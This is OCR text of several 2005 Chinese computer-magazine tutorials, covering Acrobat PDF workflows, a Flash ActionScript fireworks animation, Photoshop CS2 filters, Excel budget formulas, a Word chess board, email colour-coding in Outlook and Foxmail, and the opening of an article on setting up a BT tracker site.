第二步：接下来的步骤中，可输入所邀请的第一位审批人的邮件地址，然后单击“下一步”进入邀请预览窗口，在这里可修改默认的邮件主题及邮件正文的内容，也可以不做修改，最后单击“发送邀请”按钮发送即可。

第三步：当被邀请审批的人收到请求审批的邮件后，可从附件中打开PDF报告文档审阅，如果审阅通过，可通过图章工具加盖上同意的图章，这时会自动弹出一个询问窗口，单击“完成我的审批并发送”按钮，可将该报告转发给第二个需要审批的人，第二个审批过了之后加盖同意图章再发给第三个人，依此类推，最后报告会转到总负责人手中，总负责人审批通过，盖章后单击“我是终审人”按钮即可完成终审。终审后，所有的数字身份图章将被锁定，不能再被移动或删除。终审者单击“发送”按钮，把审批完成的报告发回给执行人执行就可以了。

实例4:巧用已有资源，网站瞬间变PDF电子书

老板要求王芳制作一套电子书，主要介绍公司的产品、业务、业绩等，分发给所有客户或潜在客户，达到宣传公司的目的。公司的网站就是很好的宣传材料，直接将网站转换成PDF文档，岂不省事。

第一步:启动 Acrobat，执行“文件→创建 PDF → From Web Page”命令打开创建对话框。

第二步:在 URL 中输入需要转换为 PDF 的网站地址，如果想转换的是本机上的网页，可单击 Browse 按钮，找到需要转换的网页即可。接着根据需要设置抓取网站的深度(level)，或者选择 Get entire site(抓取整个网站)，最后单击 Create 按钮开始创建。

第三步:网站抓取下来后会自动在 Acrobat 中打开，太神奇了，所有的网络链接都保持不变，连 Flash 动画也都一网打尽。快按 Ctrl+S 键保存吧！

实例 5:轻松 E 刻做相册

每年的假日，王芳都会去各地旅游，拍回了不少数码照片，乘着工作之余，用 Acrobat 把它们制作成多媒体相册，与亲朋好友一起欣赏。

第一步:在 Acrobat 中执行“文件→创建 PDF →从多个文件”命令，在打开的对话框中单击“ 览”按钮，选择多个图片文件后将其添加到“要合并的文件”列表中。通过“上移”、“下移”按钮可调整图片的先后顺序。最后单击“确定”返回主界面中，Acrobat 自动完成转换工作，并提示保存文档 。

第二步:单击左侧边栏上的“书签”选项卡打开书签面板，可以看到所有的图片都有一个以其文件名命名的书签，单击某一书签可跳转到相应的照片上。单击两次书签的名称(注意：不是双击)，就可以为书签改名了，如改成“日出”、“蓝森林”等。

第三步:还可以单击左侧边栏上的“页面”选项卡打开页面面板，左侧显示出所有图片的缩略图，点击某一缩略图，右侧窗口就会实时显示出相应的照片来。为了达到自动幻灯的效果，我们还可以这样进行操作:在左侧右击任一缩略图，从右键菜单中选择“设置页面过滤”项打开设置过渡窗口(见图 4)。单击“效果”下拉按钮，任意选择一个效果(如:“垂直向外拆分”)；勾选“自动翻页”项，并在其后设置自动翻页的时间；在“页面范围”中选择“文档中的所有页面”，表示将这一效果应用到所有页面中，最后单击“确定”返回。此时可按下 Ctrl+L 键全屏欣赏一下，看看自动幻灯显示效果是不是很酷。按 ESC 键可返回主界面 。



图 4

小提示

“从多个文件”创建 PDF 命令支持二十多种流行的图形、文档格式，通过此命令可以将不同的文件合并到一个 PDF 文件中。

实例 6:时光倒流，把 PDF 转成其他格式文档

网上有许多关于将 PDF 转换成其他格式文档的讨论，也介绍了不少第三方软件，其实在 Acrobat 7.0 中，只需一个“另存为”命令，即可全部搞定。

第一步:启动 Acrobat，打开需要转换的 PDF 文档。

第二步:执行“文件→另存为”命令，在打开的对话框中单击“保存类型”下拉按钮，选择要转换的类型(有 TXT、HTML、DOC、JPG 等多种格式可选)，单击“保存”就可以了。

小调查

Acrobat 精彩案例由你选

下面我们列出了更多的 Acrobat 选题，请给你最感兴趣的选题投一票，我们将把得票数最多的那个选题制作成文章奉献给广大的读者。投票邮箱:media@cfan.com.cn(邮件主题请标明“投票:软件你别牛”)。

编号	选题名称	内容简介
1	Acrobat JavaScript	插入脚本代码可增强PDF文档的智能交互能力。
2	丰富多彩的Acrobat插件	第三方厂商针对Acrobat开发的插件程序有很多，它们的功能多种多样，能实现不同的应用。
3	我的文档，你可望而不可即	Acrobat 对 PDF 文档提供了多种形式的保护，如可以阅读却不能复制、打印，设置口令限制别人的访问等。
4	你所想到的Acrobat其他选题	

CF [YY15]

■河南　余晓龙　李鹏　李现兵

Flash 编程不难 轻松让节日烟花放起来 ★★★

本文可以帮你学到

- 巧用 duplicateMovieClip()，对象实例分身有术
- 数学函数中 Math()的三个方法的使用以及用 random()产生随机数
- 使用 setProperty()函数为对象设置不同的属性
- 使用 and 运算符产生无限不重复字符串

本文将带领大家一起，通过 Flash 中的 ActionScript 脚本编程，实现节日烟花动画。开始时将出现烟花绽开的三维动画，随后烟花逐渐下落并消失，非常漂亮。本文涉及到的 FLA 源文件，可从 http://www.newhua.com/cfan/200513/firework.rar 处下载。

实例:Flash 节日烟花

第一步:启动 Flash MX 2004 中文版(以下简称为 Flash)并新建一个 Flash 空白文档。在下面属性面板上，单击"背景"右侧的颜色按钮，将背景色设置为黑色。

第二步:按 Ctrl + F8 键打开创建新元件对话框，元件命名为"grastar"，"行为"选择"图形"，确定后进入元件编辑窗口。将笔触与填充色都设置为白色，然后用椭圆形工具画两个交叉的细长椭圆形，再用铅笔工具稍加修饰，即可得到如图 1 所示的星星图形。




图 1

第三步:按 Ctrl + F8 键打开创建新元件对话框，将元件命名为"mvcstar"，"行为"选择"影片剪辑"，确定后进入该元件编辑窗口。按 Ctrl + L 键调出库面板，从库面板中将刚刚制作的图形元件 grastar 拖到 mvcstar 元件编辑窗中。点选第 9 帧，然后按 F6 键插入一个关键帧，以同样方法在第 10、25 帧处也分别插入关键帧。点选第 1 帧，然后在属性面板中将"补间"项设置为"动作"，将"旋转"项设置为"顺时针"，"次数"为 1，这时第 1 帧到第 9 帧会变成蓝色，并显示一个带箭头的直线，说明补间动画设置成功。点选第 25 帧，将其中的星星图形向下移动一定的距离(可按 Shift + 向下方向键调整)，再使用任意变形工具(快捷键为 Q)适当缩小星星的大小，然后单击属性面板上的"颜色"下拉按钮，选择"Alpha"项，再在右侧将颜色的透明度设置为 0，这样是为了让星星有逐渐下落并消失的动画效果。点选第 10 帧，在属性面板中将"补间"设置为"动作"即可。

第四步:点选第 25 帧，单击展开下方的"动作 - 帧"面板，在右侧窗口中填写以下脚本语句。最后的时间轴效果如图 2 所示。

```
stop();
_root.gotoAndPlay(1); // 跳转到主时间轴上并播放第1帧
```

第五步:单击上方编辑条上的"场景 1"回到主场景



图 2

中，将做好的影片剪辑 mvcstar 拖放到场景之外(这样在播放时就看不到 mvcstar 了)。点选这个 mvcstar 实例，在属性面板中将它的"实例名称"命名为 itnstar，以便在后面的程序设计中使用。右键单击第 2 帧，选择"插入空白帧"命令。然后，点选第 1 帧，并展开下方的"动作 - 帧"面板，在其右侧编辑窗口内写入下面的脚本代码，连同注释一共才二十几行，非常简单。注意，语句前面的数字序号是为了说明方便而加上的，输入代码时不要输入这些数字。输入代码后，按下 Ctrl 键并回车，就可以欣赏一下自己编程制作的节日烟花了(见图 3)。后面一节内容中，还将为你详细剖析代码的含义。




图 3

```
1. // 设置影片片段分身X、Y的坐标;
2. basex = random (450);
3. basey = random (300);
4. for (var i = 0 ; i<6 ; i++) {
5.     num = i*17;
6.    // 设置圆周平分的个数;
7.     angle_num = Math . pow(2, i+2);
8.    // 设置影片片段分身的半径;
9.     r = 40 + i*15;
10.    // 设置影片片段分身的层次;
11.     d0 = Math . pow (2, i )-1;
12.     d = 4*d0;
13.     for (var j = 0 ; j < angle_num ; j++) {
14.     if (i == 0) {
15.          d = 0;
16.       }
17.       depth = d+j+1;
```

实例尝鲜 品味 Photoshop CS2 新工具

★★

■山东 猫咪老爸

Photoshop CS2 中又增加了十多项令人心动的工具，其中对普通读者来说，最为实用的当属"消点工具"(也称灭点工具)和"镜头校正工具"了。下面就让我们看看，如何用这两个工具把一个小矮楼变成摩天大厦，以及如何把变形的高楼图片矫正成正常状态。

实例 1:打造自己的摩天大厦

如图 1 所示，是本例原图和效果图比较，一座普通的建筑物被天衣无缝般地加高了许多。这种效果，在旧版 Photoshop 中因为要考虑透视问题，需要很多步骤和技巧才能实现，而在 CS2 版本却能轻松实现。

第一步:启动 Photoshop CS2，打开一幅建筑物图片。

第二步:执行菜单命令"Filter(滤镜)→Vanishing Point(消失点)"打开消失点滤镜窗口。



图 1

第三步:点选左侧工具箱上的网格工具(即第二个图标)，然后在建筑物的边缘上单击鼠标左键定下一个起点，这时移动鼠标会拖动出一条直线来，连续点击几次鼠标即可画出一个蓝色的透视方框。透视方框必须符合建筑物的透视角度，如果设置不合适的话，透视方框的颜色会显示为黄

```
18.    // 复制影片片段分身
19.    duplicateMovieClip ("itnstar", "itnstar" add i add j, depth);
20.    // 设置各个影片片段分身的角度
21.    angle = j*Math.PI/180*360/angle_num;
22.    // 设置影片片段分身属性;
23.    setProperty("itnstar"add i add j, _x, basex+ Math.cos(angle)*r);
24.    setProperty("itnstar" add i add j, _y, basey+ Math.sin(angle)*r);
25.    setProperty ("itnstar" add i add j, _alpha, 100-num);
26.    setProperty ("itnstar" add i add j, _xscale, 100-num);
27.    setProperty ("itnstar" add i add j, _yscale, 100-num);
28.      }
29. }
```

将以上代码加到第 1 帧后，再点选第 2 帧，并写入以下一行代码:

```
stop();
```

程序分析:知其然更知其所以然

上面代码的本质是通过将一个实例复制成多个，并按一定规律分布显示出来，达到烟花绽开的效果。以"//"开头的代码行是程序注释，可有可无，主要作用是对程序代码作一些简单说明，运行时 Flash 会自动忽略掉它。上面代码中，第 2、3 行是设置星星影片片段分身的 X、Y 基点坐标，也就是最后形成的满天星动画的中心点坐标，random (value)函数得到一介于 0～value-1 之间的随机值。我们知道在三维立体中，远处的物体比近处的物体要暗要小，因此第 5 行的 num 是为后面影片片段分身的透明度及缩放设的值，以使整个图像看起来有三维立体的效果。影片片段分身的属性值在 25、26、27 行设置。第 7 行中 Math.pow (x ,y)函数返回值是 x 的 y 次方。

下面主要说明第 19 行的函数 duplicateMovieClip(target , newname, depth)，它是用来复制影片片段分身对象的，其中:

target:被用来复制的源影片片段的分身(本例中为 mvcstar 对象的实例 itnstar)

newname:分身对象(即复制出来的新影片片段)的名称。本例中因为要复制出多个对象，为了不使对象的名称重复，这个参数用""itnstar" add i add j"这种形式来表示的，and 表示在字符 itnstar 后面再加上数字变量 i 和 j，通过 for 循环，变量 i 和 j 的值将自动向上递增，这样，后面的对象名称将自动变为 itnstar01、itnstar02、itnstar11、itnstar12……

depth:这是一个堆叠参数。指定新完成的对象与其他对象重叠时的显示层次，depth 越大时，所显示的分身对象越在上。若有两个显示层次相同的影片片段，则先复制的影片片段会被后建立的取代。

有关影片片段分身所在角度及层次值需要一定的数学运算技巧，这里的设计思想是:用变量 i 控制影片片段显示几圈，变量 j 用来控制每圈中的影片片段的个数。在第一圈(i=0)有四个影片片段分身，每一分身相隔 360/4=90 度，其所在层次为 1～4；第二圈(i=1)有八个影片片段分身，每一分身相隔 360/8=45 度，其所在的层次为 5～12，依此类推。

Just Do It!

本例中的烟花是呈圆形发散的，这取决于数学公式 Math.cos(angle)*r 和 Math.sin(angle)*r 所确定的 X、Y 值。你可以设计出其他数学公式以获得不同的烟花形状。另外，为使动画更具有逼真的效果，还可以加入烟花升空时的声音特效。

CF [YY16]

色或红色，说明透视效果不对。这时可在左侧工具箱中点选黑箭头选择工具(即第一个图标)，用它拖动方框四周的节点以调整方框，直到方框线变成蓝色为止(见图2)。




图2

第四步:点选工具箱上的选区工具(即第三个图标)，先用鼠标在蓝色选框的左上方确定取样起始点，然后按住鼠标左键向右下方拉出一个选区，作为取样终止点。选区的确定十分关键，要能够涵盖楼顶和下面比较典型的楼体部分，后面的复制才会不留痕迹。

第五步:按下Alt键不放，光标会变成双箭头状，此时就可以用鼠标点住选区部分向上移动了(也可以使用键盘上的方向键)。在移动复制的过程中会发现它能依照前面建立的透视方框向上自动缩小比例，这就是CS2灭点工具的神奇所在。

小提示

按住Alt键的同时也按住Shift键，可以使用移动复制的位置更准确，操作也更方便。

第六步:如果对以上方法做出的效果不满意的话，还可以使用工具箱中的图章工具(即第四个图标)，先按Alt键并在透视方框内单击鼠标定下取样点，然后在透视方框内复制即可。如此这般，几分钟内就可以将普通建筑物变成了摩天大厦了。

Just Do It!

这款滤镜工具还有一个妙用，就是可去除照片中多余的背景对象来达到突出主题的目的，方法与前面说的基本一致，感兴趣的朋友可使用Photoshop CS2安装目录下Samples子目录里的Vanishing Point.psd文件来尝试一下。

实例2:拯救画面畸变的照片

在拍摄照片时，因经验不足或场地限制往往会出现画面畸变(即枕形或桶形失真)的情况，而使用Photoshop CS2新增的Lens Corrention(镜头校正)工具则可以轻松地修复它。

第一步:打开需要修复的照片，然后执行菜单命令"Filter→Lens Corrention"(有的CS2版本放到了扭曲滤镜菜单里)进入镜头校正窗口。预览窗里的照片自动加上了网格，以便我们调整时参考。

第二步:在右侧参数设置栏，可以看到Remove Distortion项的两侧很形象地放置了"桶形"和"枕形"两个图标，向左右拖动滑钮即可调整桶形或枕形失真。本例中的照片属于桶形失真，将中间的滑钮向右侧拉一点，增加一些枕形变形即可(见图3)。



图3

第三步:调整后的照片四周会出现弧状白边，单击OK按钮返回Photoshop CS2后，用裁剪工具加工一下，去除白边后存盘即可。如图4所示，是调整前后的效果对比。



图4

Just Do It!

在Lens Corrention滤镜窗口右侧的参数设置里，还可以修复照片的色差、晕影、透视等很多缺陷，也大都设置了醒目易懂的图示标志，朋友们可将每个参数都尝试一遍，会得到意想不到的效果的。

CF [YY17]

■ 北京　一页

西游后记之Excel函数篇 ★★

八戒娶亲是赔是赚，Excel里一目了然

本文可以帮你学到

- 美化Excel表格的技巧
- 用SUMIF()函数进行分类汇总
- Excel公式的基本概念和使用方法
- 巧学活用数学类函数

故事 话说唐僧师徒四人取经归来，集体辞职下海办起了"环球旅游有限公司"，依靠他们丰富的旅行经历，公司办得红红火火。八戒在公司任经理一职，几年下来攒了不少钱，便跟高老庄的三小姐高翠花开始谈婚论嫁。办酒席、雇乐队、摄影摄像、亲朋好友的份子钱……繁杂的婚礼预算，八戒怎么也算不清，高三小姐不耐烦道："笨，你用Excel不就一下搞定了。"（完整的婚礼预算Excel模板，可从http://www.newhua.com/cfan/200513/WeddingBudget.rar处下载）

实战　婚礼预算

各位看官注意了：本篇是"西游后记之Excel函数"系列开篇第一回，对Excel的一些基础性操作都有详细讲解，希望初学者能认真学习。在以后篇章中将专注于函数功能本身，对基础操作不再作详细讲解。有一定基础的读者，可跳过本文第一步直接从第二步开始看起。

第一步：创建和美化工作表

如图1所示，首先建立起预算项目工作表，此工作表分成三个区：标题区、计算结果区、婚礼支出/收入分类项目区。



图1

1.启动Excel2003，单击工具栏上的"新建"按钮（即左侧第一个图标）新建一个空白的Excel文档。拖动鼠标选中A1～C1三个单元格，然后执行"格式→单元格"命令（或右击选中的单元格，从右键菜单中选择"设置单元格格式"）调出单元格格式对话框。点选"对齐"选项卡，单击选中"合并单元格"项；再点选"图案"选项卡，在色彩盘中点选一颜色作为单元格的底色。单击"确定"退出，所选的三个单元格就合并成一个了，并且填充上你所选择的底色。

2.单击选中刚刚合并的单元格，然后直接输入标题："婚礼预算"。在输入状态下是不能设置字体格式的，可在其他单元格上点一下鼠标取消输入状态，再单击选中输入标题的单元格，然后像在Word中一样，通过工具栏上的格式按钮设置字体的大小、颜色、段落格式等。如图2所示，可拖动行号或列号分隔线以调整行高与列宽。



图2

3.为了美观，需要为某些区域加上边框线。选中需要加边框的区域，右击它，选择"设置单元格格式"，在打开的对话框中点选"边框"选项卡。如图3所示，首先单击"颜色"下拉按钮选择边框的颜色，然后再在"样式"中选择一种线型（实线或虚线等），最后再在"预置"中单击"外边框"和"内部"即可为所选区域加上表格线了。你也可以根据需要，在"边框"中只选择部分加边框，比如只选择下边框，可达到分隔线的效果。对话框中间可以预览设置的效果。




图3

4.大家可能已发现，在"现有总存款"下面的单元格中，已经预先输入了一个数字（12万元），数字前面带有一个人民币符号"￥"，它是通过以下方法实现的：右击这个单元格，选择"设置单元格格式"命令，在弹出的对话

框中选择“数字”选项卡，然后在左侧选择“货币”，在右侧再把货币符号设置为人民币(还有美元等其他符号供选择)确定即可。以后，在这个单元格中输入数字时，它会自动加上人民币符号。本例中多个单元格中需要输入钱款信息，可将它们也设置成货币格式。

5．执行“工具→选项”命令打开选项对话框，点选“视图”选项卡，取消对“网格线”项的选择，确定后，工作表中的网格线没有了，只有加了边框和底色的区域显示出来，工作表看起来是不是专业多了！最终效果如本文开始的图1所示。

第二步：使用数学公式快速统计

小知识

Excel公式和函数的区别

听起来，Excel公式好像非常神秘，其实我们在上小学时就接触过它们了，说白了，它就是用加减乘除等运算符号把各种数字连接起来的算式而已，它比小学算式高明的地方，在于能包含变量的东西，并且具有智能判断能力。比如小学，我们都知道12＋6＝18，在Excel公式里，则可以在单元格C1里输入公式“＝A1＋B1”，这样当在单元格A1里输入12，B1里输入6，则C1里自动显示出18来。与普通算式不同，我们可以在A1、B1里输入不同的数字，C1里也会显示出不同结果。

Excel中的函数，其本质就是系统预先定义好的公式，但它仅通过函数名称即可调用，非常简便。例如，假设要计算10个单元格(A1:A10)值的平均值，可以用这样的公式来计算：“＝(A1＋A2＋A3＋A4＋A5＋A6＋A7＋A8＋A9＋A10)/10”(不含引号，下同)，但如果用函数，只需要输入“＝AVERAGE(A1:A10)”就可以了。Excel中所有函数都有一个名称，而且不管有没有参数都必须带有一对圆括号，表示它是一个函数。另外，大多数函数都需要有参数，才能进行计算。AVERAGE()就是求平均数函数的名称，括号内的“A1:A10”即是参数。

1．本例中，每一类项目的费用都有一个小计项，即计算该类项目的总费用，可通过数学函数来实现，无需手工计算。下面以“服饰”类为例，单击选中“支出小计”右侧的单元格(本例中为B12)，输入“＝SUM(B9:B11)”，按回车键结束(不含引号，下同)。注意：所有公式，都必须以“＝”号开始，这样Excel才能识别出来。

2．如图4所示，分别在对应戒指、礼服、首饰三项的单元格中(本例为B9、B10、B11)输入相应的费用，现在看一看，小计项(即B12)中是不是自动显示出该类费用的总和来。




图4

SUM()小档案

语法：SUM(参数1,参数2,参数3...)

说明：无条件求和函数，将列表中的所有参数相加。本函数至少要有一个参数，也可以有多个参数，但最多只能有30个参数。

应用：常用于累计总和的计算中，如相关财年中的销售总计、支出总计，分期贷款中的利息累计、已偿还的本金总数等。

一般我们把包括多个单元格的范围称为“区域”，它的表示方法是将区域的第一个和最后一个单元格名称，用区域运算符(:)联接起来。比如，上面的函数SUM(B9:B11)中，参数“B9:B11”就是一个区域，它包括B9、B10、B11这样三个连续的单元格，这是一个列区域。也可以有行区域，如A1:A10，就是从A1到A10之间的十个连续的单元格。还有一种是矩形区域，如B2:D5，就有4×3共12个单元格。

第三步：使用SUMIF()进行分类汇总

1．本例中的预算总费用，指的是婚礼中将要支出的所有费用。因为每一类项目都有一个支出或收入小计，我们只要把所有的支出小计相加，就可以得出预算的总费用了。本例中三大类支出小计的汇总数字分别在B12、B18、B26单元格中，所以在用来显示预算总费用数量的单元格中(本例为B4)输入公式“＝SUM(B12,B18,B26)”即可。

2．不过，本例只是一个简单的样本，实际的婚礼预算可能会有很多的项目，用上面的方法既麻烦又容易出错，所以不妨请出智能分类汇总函数SUMIF()来帮忙。

SUMIF()小档案

语法：SUMIF(range,criteria,sum_range)

说明：range为用于条件判断的单元格区域；Criteria用来设定条件，可以是数字、表达式或文本，如100、">100"或"苹果"等；Sum_range是需要求和的实际单元格。

应用：对大量数据进行分类汇总。

3．单击选中“预算总费用”下方的单元格(本例为B4)，输入“＝SUMIF(A8:A33,'支出小计',B8:B33)”后按回车结束。这个公式的意思是：条件区域(即range)从A8到A33，这之间只挑选出内容为“支出小计”的单元格，将B8到B33之间与“支出小计”对应的单元格内的数值相加(见图5)。



图5

Photoshop从入门到精通(CFan学习版)

回顾上半年的期刊，发现陆陆续续做了不少关于Photoshop的选题。一路走来，由易到难、由浅到深，相信不少读者朋友已经从“张惶失措”的菜鸟成长为“自由挥洒”的图像“大师”了吧。下面，再让我们简单回顾一下这个历程。

文章名	刊期	页码	学时(小时)	学习要点
一、基础篇				
看我怎么〝修理〞你——Photoshop图片处理一日通	2004.22	12	7.5	基本的文件操作，自定义笔刷，亮度调整，选取、渐变、剪切、图章等基本图像编辑工作的使用等
用Photoshop打靠情人节礼物	2005.2	45	0.5	自定义形状工具的使用，Alpha通道、图层、滤镜等初步体验
在天空中写下〝我爱你〞	2005.6	45	0.5	动态画笔初探
我的iPod 我的青春摇摆	2005.3	46	0.5	Photoshop配套软件ImageReady初探
二、进阶篇				
让数码照片自动加日期	2005.2	44	0.5	学习Photoshop的动作录制及批处理方法，通过脚本插件自动化作业
Photoshop中绘丹青　不是画家一样能泼墨	2005.7	54	1	抽出滤镜的使用及元件重用的设计思想
足不出户　时尚发型随心变	2005.9	48	0.5	蒙版及色相调整技术
不用CAD，Photoshop也能求面积	2005.10	50	0.5	直方图的另类妙用
三、特技篇				
在身体上做画　无痛体验人体彩绘	2005.5	45	0.5	置换滤镜的工作原理及使用
圆你画家梦　一分钟照片变成水彩画	2005.8	49	0.5	综合运用艺术类滤镜
破〝屏〞而出——Photoshop广告制作实战	2005.10	53	1	图层组合的应用技巧
清凉一夏——个性T恤DIY	2005.11	44	1	液化滤镜的使用，T恤转印技术
飞扬的韵律——用Photoshop制作打散效果图	2005.12	53	0.5	高级动态画笔的技术

4.只要将上面公式中的条件稍微改一下，就可以汇总出礼金收入了，输入:〝=SUMIF(A8:A33,'收入小计',B8:B33)〞即可。条件区域与计算区域是相同的，但是我们不用担心会算错，SUMIF自己会根据条件进行选择的，这也是这个函数的强大之处。

第四步:智能显示数值差额

如果存款不够了，还需要向亲朋好友借一些，只要用总存款数(本例在A4单元格中)减去预算总费用(B4单元格中)，就可以知道需不需要借款了。但为了更智能一点，比如只有当费用为负数的时候，才显示需借款的数额，如果为正数，则显示〝目前尚无须借款〞字样。可在〝需借贷数额〞下方的单元格中(本例为A5)输入公式:〝=IF((A4-B4)>0,"目前尚无须借款",(A4-B4))〞。此公式的意思为:如果A4-B4大于0，则显示〝目前尚无须借款〞，否则即显示出A4-B4的数值来。这个公式里出现了一个陌生面孔〝IF〞，它为何许人也？它到底有什么样的绝世武功？今天就不多讲了，请听下回分解。

一点通

大家可以在Excel帮助文件中找到更多的数学函数，限于篇幅不能一一介绍，下面再为大家举两个简单的例子。

★为何没有减法函数

只要将SUM()相应的参数加上负号，就可以达到相减的效果了，如:〝=SUM(12, -26)〞，〝SUM(D6, -F2)〞等。

★如何确定某年是否为闰年

MOD()是一个数学模除函数，它的语法为:MOD(被除数,除数)。它将两数相除后，取其余数的值，比如，MOD(10, 8)将得到2，因为10除以8等于1，余数为2。利用这一特性，就可以确定某年是否为闰年，因为我们知道，除一些特殊情况外，一般能被4整除的年份都是闰年。可输入公式:〝=MOD(四位数年份,4)〞，如果得到的值是0，表示该年份能被4整除，即为闰年，反之则不是。注:这个公式仅适用于1901～2099年。

擂台赛

请大家在Excel中设计一个健身减肥的工作表，用来计算一日三餐摄入食物所获得的营养和卡路里热量，以及各种运动所消耗的热量，计算一下如何才能达到平衡，实现科学减肥。我们将从智能、全面、系统、科学四个方面来评判投稿作品，进入前三名的作品，将获得我们精心准备的大奖。获奖作品还将放到《电脑爱好者》网站上供大家下载欣赏。

CF [YY18]

Word 里面下象棋

★★ ■安徽　陈秀峰

工作得累了，何不借着午间休息的时间下几盘象棋消遣消遣。什么，找不到象棋？那么 Word 总能找得到吧，就让我们在 Word 里制作一个电子象棋吧。这副象棋不但能用来对　，如果你要排版棋谱之类的特殊内容，它也可以派上大用场哦。本实例可从 http://www.newhua.com/cfan/200512/ 电子象棋.doc 处下载，借鉴本例方法也可制作出围棋、跳棋、五子棋等。

第一步：制作棋盘

1.启动 Word2003，单击工具栏上的"插入表格"按钮在文档中插入一个 9 行 8 列的表格（如果找不到"插入表格"按钮，可在工具栏空白处右击，再选择"表格和边框"即可将其调出）。

2.右键单击表格左上角十字箭头标志，从右键菜单中选择"表格属性"命令打开表格属性对话框，在"行（列）"标签中，"指定高（宽）度"为"1.3 厘米"，确定后返回。

3.再次右单击表格，选择"边框和底纹"命令，点选"方框"项，将线型设置为双线，颜色设置为　黄色，这样棋盘的外框看起来就漂亮多了，确定后返回。




图 1

4.如图 1 所示，用"绘图"工具栏上（如果找不到"绘图"工具栏，可右击工具栏空白处，选择"绘图"即可）的"直线"按钮，完成棋盘上其他直线的绘制工作。绘制完成后再用"选择对象"工具同时选中所有的直线条，右击鼠标，在右键菜单中选择"组合→组合"选项，将它们组合成一个整体。

5.全选表格最中间的那一行（第 5 行），再执行"表格→合并单元格"，在其中输入"楚河汉界"，并设置适当的字号、大小。至此，棋盘制作完成，效果如图 1 中所示。

小提示

为了增加棋盘的观感效果，可单击清除菜单项"视图→显示段落标志"前的对钩号。

第二步：制作棋子

1.单击"绘图"工具栏上的"椭圆"按钮，将显示"在此处创建图形"提示框，注意：一定要在该提示框之外的地方画一个圆形（按住 Shift 键不放可画出正圆形）。

2.双击圆形，打开"设置自选图形格式"对话框，在"颜色和线条"标签下，将"线条"设置为红色，"粗细"设置为 2 磅；在"大小"标签中，将"高度"和"宽度"均设置为 1.2cm，确定后返回。

3.右击圆形，从右键菜单中选择"添加文字"，然后在圆形中输入文字（如："兵"），并设置相应的字体及颜色。

4.复制上面建立的圆形，再粘贴出 31 个，分别修改圆形中的文字及颜色，即可完成棋子的制作了，将它们拖放到适当的位置即可（见图 2）。




图 2

第三步：下棋

执行"视图→全屏显示"命令，进入全屏显示状态，然后按鼠标移动棋子，即可摆棋谱练对　了。保存好这副象棋，可留着以后排版棋谱之用。

CF [YY19]

一眼挑出老板的邮件

★ ■北京　赵翔

日积月累，邮箱中的邮件多得分不清是谁发来的，有时候会因为没看到老板发来的邮件而误事。生活中又何止是老板，就是 MM 发来的邮件一眼没照顾到，也要当心挨骂哦。下面就教你一小招，保证你想要的邮件一眼就能挑出来。

1.Outlook 用户看过来

若要将邮箱中的邮件分得一清二楚，可以用颜色来区分发件人，这样一来，是谁发来的邮件就一目了然了。

第一步：在 Outlook 中单击左侧的"邮件"按钮进入邮件视图，然后执行菜单"工具→组织"命令打开"组织收件箱"任务窗格。

第二步：单击"使用颜色"选项卡，首先选择给"发件人"设置，在"是"后面填写老板的账户名或老板的邮箱地址，再在后面选择一种颜色（如红色），最后单击"应用颜色"按钮即可。这样，邮箱中所有老板的来信将被自动标为红色，而且以后凡是老板发来的邮件也将自动以"红色"来显示。

2.Foxmail 用户看过来

在 Foxmail 中也可以为邮件设置不同的颜色，不过要比 Outlook 稍复杂一点。

第一步：执行"账户→过滤器"命令调出过滤管理器对话框，单击左下角"新建"按钮。在"条件"标签下，为新规则取一个名称，如："老板的邮件"，勾选"来信"项，将"位置"设置为"发件人"，选择"包含"并输入老板的邮箱地址。

第二步：点击"动作"标签，勾选"改变标签"项，并在后面的下拉列表中选择一个项目，如选择"公司文件"。这里说明一点的是，Foxmail 不像 Outlook 那样可以自定义颜色，只能使用软件为各个不同项目预定义的几种颜色。设置好后，确定即可。其实在"动作"中还能进行多种设置，如将特定信件接收到指定的邮箱等，有兴趣的朋友可以多试试看。

CF [YY20]

BT 发布很简单，1 分钟就能发布 BT 资源啦！

1 分钟！快速搭建 BT 发布站点

★★

■ 阮征

每天都在 BT 下载，可曾渴望拥有自己的 BT 种子发布站点？是否期待着五湖四海的朋友到你的站点下载种子，通过 BT 共享免费资源呢？更有趣的是，当你的 BT 发布站点出名后，就能结合 Google 付费广告，实现足不出户赚取美金的梦想呢！今天，就由我为大家推荐一款简单方便的 BT 种子发布页制作工具，通过本文可以利用 BNBT 发布页(比特精灵强化版)搭建自己的 BT 发布站点了。

BNBT 发布页(比特精灵强化版) 小档案

u软件版本: 软件大小:922KB

u软件性质:免费软件 运行平台:Windows 9x/ME/2000/XP

